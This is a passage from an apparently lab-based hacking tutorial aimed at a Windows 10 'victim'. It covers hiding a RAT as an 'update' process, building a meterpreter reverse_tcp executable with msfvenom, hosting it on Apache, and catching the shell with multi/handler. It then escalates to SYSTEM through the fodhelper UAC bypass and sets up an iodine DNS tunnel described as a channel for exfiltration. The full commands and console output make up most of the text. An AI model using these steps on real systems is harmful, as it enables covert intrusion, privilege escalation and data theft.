
On this point our process is running on his background processes.

So you can call the process named as "update" and the victim will not notice that it is running at all! (you can check this on task manager)

we got our control over his user ! And we have control over his system! We can do almost anything on his computer!

Stage #4 –

In order to complete this stage we'll use the RAT that we introduced to the user of the victim, right click > Surveillance > remote desktop



<u>Stage #6</u> – how to gain privilege escalation on windows

In order to complete this stage we'll need a web server so we will use apache2 on kali linux.

To download the web server we will use a command 'sudo apt-get install apache2-utils'

Then we will execute the server by the command 'sudo service apache2 start', and check if its running properly by using the command

"sudo service apache2 status".

```
kali@kali:~$ sudo service apache2 status
[sudo] password for kali:
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
     Active: active (running) since Wed 2020-09-16 08:57:56 EDT; 29min ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 2145 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 2156 (apache2)
      Tasks: 9 (limit: 6806)
     Memory: 20.8M
     CGroup: /system.slice/apache2.service
             ├─2156 /usr/sbin/apache2 -k start
             ├─2157 /usr/sbin/apache2 -k start
             ├─2158 /usr/sbin/apache2 -k start
             ├─2159 /usr/sbin/apache2 -k start
             ├─2160 /usr/sbin/apache2 -k start
             ├─2161 /usr/sbin/apache2 -k start
             ├─2178 /usr/sbin/apache2 -k start
             ├─2179 /usr/sbin/apache2 -k start
             └─2180 /usr/sbin/apache2 -k start
Sep 16 08:57:56 kali systemd[1]: Starting The Apache HTTP Server...
Sep 16 08:57:56 kali apachectl[2155]: AH00558: apache2: Could not reliably determine the server's
Sep 16 08:57:56 kali systemd[1]: Started The Apache HTTP Server.
lines 1-22/22 (END)
```

Now that we have the server we can start building the payload by using the tool 'msfvenom', msfvenom is the combination of payload generation and encoding.

To watch the combination of payloads of the framework you can write './msfvenom -l payloads'.

The command is as follows:

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<kali ip> LPORT=4444 -e x64/no_one -i 5 -f exe > <file name.exe>

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.0.21 LPORT=4444 -e x64/no_one -i 5 -f exe > hack1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
[-] Skipping invalid encoder x64/no_one
[!] Couldn't find encoder to use
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
kali@kali:~$ ls
Desktop  dnscat2  Documents  Downloads  empire  Empire  hack1.exe  iodine  Music  Pictures  Public  reversa1.exe  Templates  tools  Videos
```

Now u need to create a new folder inside the html folder:

cd /var/www/html

mkdir <folder name>

After that you need to copy the malicious file to this folder:


cp hack1.exe /var/www/html/<folder name>

Now for us to make the attack work we need to use msfconsole again in a module called ‘multi handler’ which listens on the port that our payload is set, it means that once someone opens our file in another system, the multi handler will recognize it and connect to him by meterpreter.

(in our case)

These are the steps to do so:

Step #1- open ‘msfconsole’



Step #2- enter the module by writing the command

‘use exploit /multi/handler’

A simple socket listener/connection

Step #3- you can watch the module options like we did before by writing ‘show options’

Ok, so what we want to do is to enter the payload we created with msfvenom and we use windows x64 meterpreter so we want to set this payload as well , so lets write it:

Set payload windows/x64/meterpreter/reverse_tcp

Set LHOST <our kali machine>


Set LPORT 4444

And then 'exploit'

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.0.21       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.21:4444
```

Step #4 – lets go to the victim machine and open our browser and enter the ip/<our folder> of our kali linux web server and download our malicious file and execute it .



Step #5- after we execute the file the multi handler will start to work.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.21:4444
[*] Sending stage (201283 bytes) to 10.10.0.28
[*] Meterpreter session 2 opened (10.10.0.21:4444 → 10.10.0.28:50075) at 2020-09-16 09:59:36 -0400

meterpreter >
```

You can put this session on the background by writing 'background'

And then write 'sessions' and it will appear as a background session.

```
meterpreter >
meterpreter > background
[*] Backgrounding session 2 ...
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  2         meterpreter x64/windows  DESKTOP-0PKI279\ALFIESOLOMON @ DESKTOP-0PKI279  10.10.0.21:4444 → 10.10.0.28:50075 (10.10.0.28)
```

How you return to your session? Write 'session -I <number>',

But for now add our session to the background list.

```
msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Step #6- in order to gain privilege escalation we need to search for mudule of a a bypass uac, To do this we will write in a new window of msfconsole

Type 'search bypassuac'

```
msf5 exploit(multi/handler) > search bypassuac

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   exploit/windows/local/bypassuac                        2010-12-31       excellent  No     Windows Escalate UAC Protection Bypass
   1   exploit/windows/local/bypassuac_comhijack              1900-01-01       excellent  Yes    Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
   2   exploit/windows/local/bypassuac_dotnet_profiler        2017-03-17       excellent  Yes    Windows Escalate UAC Protection Bypass (Via dot net profiler)
   3   exploit/windows/local/bypassuac_eventvwr               2016-08-15       excellent  Yes    Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
   4   exploit/windows/local/bypassuac_fodhelper              2017-05-12       excellent  Yes    Windows UAC Protection Bypass (Via FodHelper Registry Key)
   5   exploit/windows/local/bypassuac_injection              2010-12-31       excellent  No     Windows Escalate UAC Protection Bypass (In Memory Injection)
   6   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06       excellent  No     Windows Escalate UAC Protection Bypass (In Memory Injection) abusing
WinSXS
   7   exploit/windows/local/bypassuac_sdclt                  2017-03-17       excellent  Yes    Windows Escalate UAC Protection Bypass (Via Shell Open Registry Key)
   8   exploit/windows/local/bypassuac_silentcleanup          2019-02-24       excellent  No     Windows Escalate UAC Protection Bypass (Via SilentCleanup)
   9   exploit/windows/local/bypassuac_sluihijack             2018-01-15       excellent  Yes    Windows UAC Protection Bypass (Via Slui File Handler Hijack)
   10  exploit/windows/local/bypassuac_vbs                    2015-08-22       excellent  No     Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)
   11  exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       manual     Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
   12  exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual     Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and
Registry
```

These are all modules designed to escalate permissions, I prefer to use 'fodhelper' because it has been tested and it says it works excellent.

Set session <number of session>

And then exploit.

```
File   Actions   Edit   View   Help

msf5 exploit(windows/local/bypassuac_fodhelper) > set session 2
session => 2
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.0.21:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Exploit completed, but no session was created.
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.0.21:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (176195 bytes) to 10.10.0.28
[*] Meterpreter session 3 opened (10.10.0.21:4444 -> 10.10.0.28:50085) at 2020-09-16 10:20:08 -0400

meterpreter >
```

If it does not work the first time, try again and it will work as in the picture.

Step #7- great! we got our privilege escalation on windows 10! And new session was created (session #3), this is our agent on the system.

U can now write up getuid and watch that the name server is: NT AUTHORITY/SYSTEM, you can also write up other commands we couldn't do before!

Stage #6-

So what is dns?

DNS(Domain name system), is the protocol that translates human-friendly URLs, such as Netflix.com, into friendly IP addresses, such as 52.40.236.17.

At this stage we need to build 'DNS TUNNEL' .

DNS tunneling exploits the DNS protocol to tunnel malware and data exfiltration through a client-server model, what we want to do is to tunnel IPV4 network traffic over DNS to send data(via DNS query).

we need control over a domain and be able to edit the zone file, we need a server that we can point our address record (A) to and that will do the connection with our server. (my domain is from godaddy.com)

We will use a tool called iodine to perform the dns tunneling and most of the work will be done by this tool.

for both kali and Windows because it is recommended that it run on both sides in the same version.

'Iodine' has a server and client, we will install from the following link :

https://www.github.com/yarrick/iodine - for kali


https://code.kryo.se/iodine/ - for windows 32/64 bit

Prerequisites:

- **Control over domain**
- **Server (with static ip)**
- **A client (win 10 O'S)**
  We will use the kali linux for the server and windows 10 OS for the client

let's get started and to complete this stage follow these steps:

Step #1 – clone and make iodine to your kali linux server using the link mentioned before



Sudo git clone https://github.com/yarric/iodine.git

cd iodine

‘sudo make’ - Which gives us the executables iodined and iodine, respectively. iodined will be our server component and iodine our client.

The you can see that there is new folder called ‘bin’

‘cd bin’

Type the command ‘ls’ to see that the two executables are there (iodine and iodined)

```
kali@kali:~/kiodine/iodine$ sudo make
make[1]: Entering directory '/home/kali/kiodine/iodine/src'
OS is LINUX, arch is x86_64
CC tun.c
CC dns.c
CC read.c
CC encoding.c
CC login.c
CC base32.c
CC base64.c
Making base64u.c
CC base64u.c
CC base128.c
CC md5.c
CC common.c
CC iodine.c
CC client.c
CC util.c
LD ../bin/iodine
CC iodined.c
CC user.c
CC fw_query.c
LD ../bin/iodined
make[1]: Leaving directory '/home/kali/kiodine/iodine/src'
kali@kali:~/kiodine/iodine$
```

We can run iodine -v to check the version.

Lets start iodined on our server

Step #2- sudo ./iodined -f <tunnel ip> <domain>

Enter your kali linux password

Enter the password of our tunnel : I choose ‘password’ (remember it for later)

```
kali@kali:~/kiodine/iodine$ cd bin
kali@kali:~/kiodine/iodine/bin$ ls
iodine  iodined
kali@kali:~/kiodine/iodine/bin$ ./iodined -f 172.16.0.1 tunnel88.club
iodined: Run as root and you'll be happy.
kali@kali:~/kiodine/iodine/bin$ sudo ./iodined -f 172.16.0.1 tunnel88.club
[sudo] password for kali:
Enter password:
Opened dns0
Setting IP of dns0 to 172.16.0.1
Setting MTU of dns0 to 1130
Opened IPv4 UDP socket
Opened IPv6 UDP socket
Listening to dns for domain tunnel88.club
```


-f keep it running in the foreground, for the tunnel ip choose an internal ip

I chose 172.16.0.1


In order for us to run our tunnel through Windows we first need to download TAP32 driver and when you get to Choose Components step, you only need to pick TAP 'Virtual Ethernet Adapter'.

To download open vpn use this link: (download the 2.4.6 version)

https://openvpn.net/community-downloads/




And then you'll see a new adapters if you check on internet adapters, this is our TAP adapter.



Step #3- install iodine on our windows OS and extract al files.

Step #4- open the command prompt (administrator)



Enter to the directory where iodine is installed and run the following command :

Iodine -f <server ip> <domain>

Enter the password you chose to your tunnel

```
C:\Users\ALFIESOLOMON\Downloads\iodine-0.7.0-windows\iodine-0.7.0-windows\64bit>iodine.exe -f 10.10.0.21 tunnel88.club
Enter password:
Opening device Ethernet 2
Opened IPv4 UDP socket
Opened IPv4 UDP socket
Sending DNS queries for tunnel88.club to 10.10.0.21
Opened IPv4 UDP socket
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #1
Enabling interface 'Ethernet 2'
Setting IP of interface 'Ethernet 2' to 172.16.0.3 (can take a few seconds)...

Server tunnel IP is 172.16.0.1
Testing raw UDP data to the server (skip with -r)
Server is at 10.10.0.21, trying raw login: OK
Sending raw traffic directly to 10.10.0.21
Connection setup complete, transmitting data.
```

Now we have a tunnel between us and the client and we can watch the dns queries of the windows 10 OS!

To watch the traffic just go to our server kali

and install 'tcpdump' by typing the command

'sudo apt-get tcpdump'

Tcpdump is a sniffer of packets and documents network traffic. The tool picks up the information packets, analyzes them to the user after the analysis.

To start sniffing with tcpdump write the command

'sudo tcpdump -I eth0'

Then you'll see the traffic going through your client system on our server

```
17 12.968123654 08:00:27:e9:09:89 → 08:00:27:23:ff:90 ARP 60 Who has 10.10.0.21? Tell 10.10.0.28
18 12.968141368 08:00:27:23:ff:90 → 08:00:27:e9:09:89 ARP 42 10.10.0.21 is at 08:00:27:23:ff:90
19 14.961165257    fe80::1:1 → ff02::1      ICMPv6 110 Router Advertisement from 08:00:27:17:6a:5f
20 14.971702133 fe80::a00:27ff:fe23:ff90 → ff02::16     ICMPv6 110 Multicast Listener Report Message v2
21 15.101254830    fe80::1:1 → ff02::16     ICMPv6 90 Multicast Listener Report Message v2
22 15.467833454 fe80::a00:27ff:fe23:ff90 → ff02::16     ICMPv6 110 Multicast Listener Report Message v2
23 16.046524696   10.10.0.28 → 10.10.0.21   DNS 93 Standard query 0×0a64 NULL paaabl5a.tunnel88.club OPT
24 16.046676990   10.10.0.21 → 10.10.0.28   DNS 96 Standard query response 0×ec35 NULL paaabl4y.tunnel88.club NULL paaabl4y.tunnel88.club
25 16.700053424    fe80::1:1 → ff02::16     ICMPv6 90 Multicast Listener Report Message v2
26 20.046952608   10.10.0.28 → 10.10.0.21   DNS 93 Standard query 0×2893 NULL paaabl5i.tunnel88.club OPT
27 20.047125418   10.10.0.21 → 10.10.0.28   DNS 96 Standard query response 0×0a64 NULL paaabl5a.tunnel88.club NULL paaabl5a.tunnel88.club
28 24.062032484   10.10.0.28 → 10.10.0.21   DNS 93 Standard query 0×46c2 NULL paaabl5q.tunnel88.club OPT
29 24.062179899   10.10.0.21 → 10.10.0.28   DNS 96 Standard query response 0×2893 NULL paaabl5i.tunnel88.club NULL paaabl5i.tunnel88.club
30 24.104121553    fe80::1:1 → ff02::1      ICMPv6 110 Router Advertisement from 08:00:27:17:6a:5f
31 24.115952892 fe80::a00:27ff:fe23:ff90 → ff02::16     ICMPv6 110 Multicast Listener Report Message v2
32 24.198766380 fe80::a00:27ff:fe23:ff90 → ff02::16     ICMPv6 110 Multicast Listener Report Message v2
33 28.062712326   10.10.0.28 → 10.10.0.21   DNS 93 Standard query 0×64f1 NULL paaabl5y.tunnel88.club OPT
34 28.062849122   10.10.0.21 → 10.10.0.28   DNS 96 Standard query response 0×46c2 NULL paaabl5q.tunnel88.club NULL paaabl5q.tunnel88.club
35 29.155902674 08:00:27:23:ff:90 → 08:00:27:e9:09:89 ARP 42 Who has 10.10.0.28? Tell 10.10.0.21
36 29.158553807 08:00:27:e9:09:89 → 08:00:27:23:ff:90 ARP 60 10.10.0.28 is at 08:00:27:e9:09:89
37 32.063740513   10.10.0.28 → 10.10.0.21   DNS 93 Standard query 0×8320 NULL paaabmaa.tunnel88.club OPT
38 32.063893327   10.10.0.21 → 10.10.0.28   DNS 96 Standard query response 0×64f1 NULL paaabl5y.tunnel88.club NULL paaabl5y.tunnel88.club
39 32.508455138    fe80::1:1 → ff02::1      ICMPv6 110 Router Advertisement from 08:00:27:17:6a:5f
40 32.520769500 fe80::a00:27ff:fe23:ff90 → ff02::16     ICMPv6 110 Multicast Listener Report Message v2
41 32.706674002    fe80::1:1 → ff02::16     ICMPv6 90 Multicast Listener Report Message v2
42 32.867575669 fe80::a00:27ff:fe23:ff90 → ff02::16     ICMPv6 110 Multicast Listener Report Message v2
43 35.704747554    fe80::1:1 → ff02::16     ICMPv6 90 Multicast Listener Report Message v2
44 36.077459708   10.10.0.28 → 10.10.0.21   DNS 93 Standard query 0×a14f NULL paaabmai.tunnel88.club OPT
45 36.077571427   10.10.0.21 → 10.10.0.28   DNS 96 Standard query response 0×8320 NULL paaabmaa.tunnel88.club NULL paaabmaa.tunnel88.club
46 36.964614705 08:00:27:e9:09:89 → 08:00:27:23:ff:90 ARP 60 Who has 10.10.0.21? Tell 10.10.0.28
47 36.964649963 08:00:27:23:ff:90 → 08:00:27:e9:09:89 ARP 42 10.10.0.21 is at 08:00:27:23:ff:90
```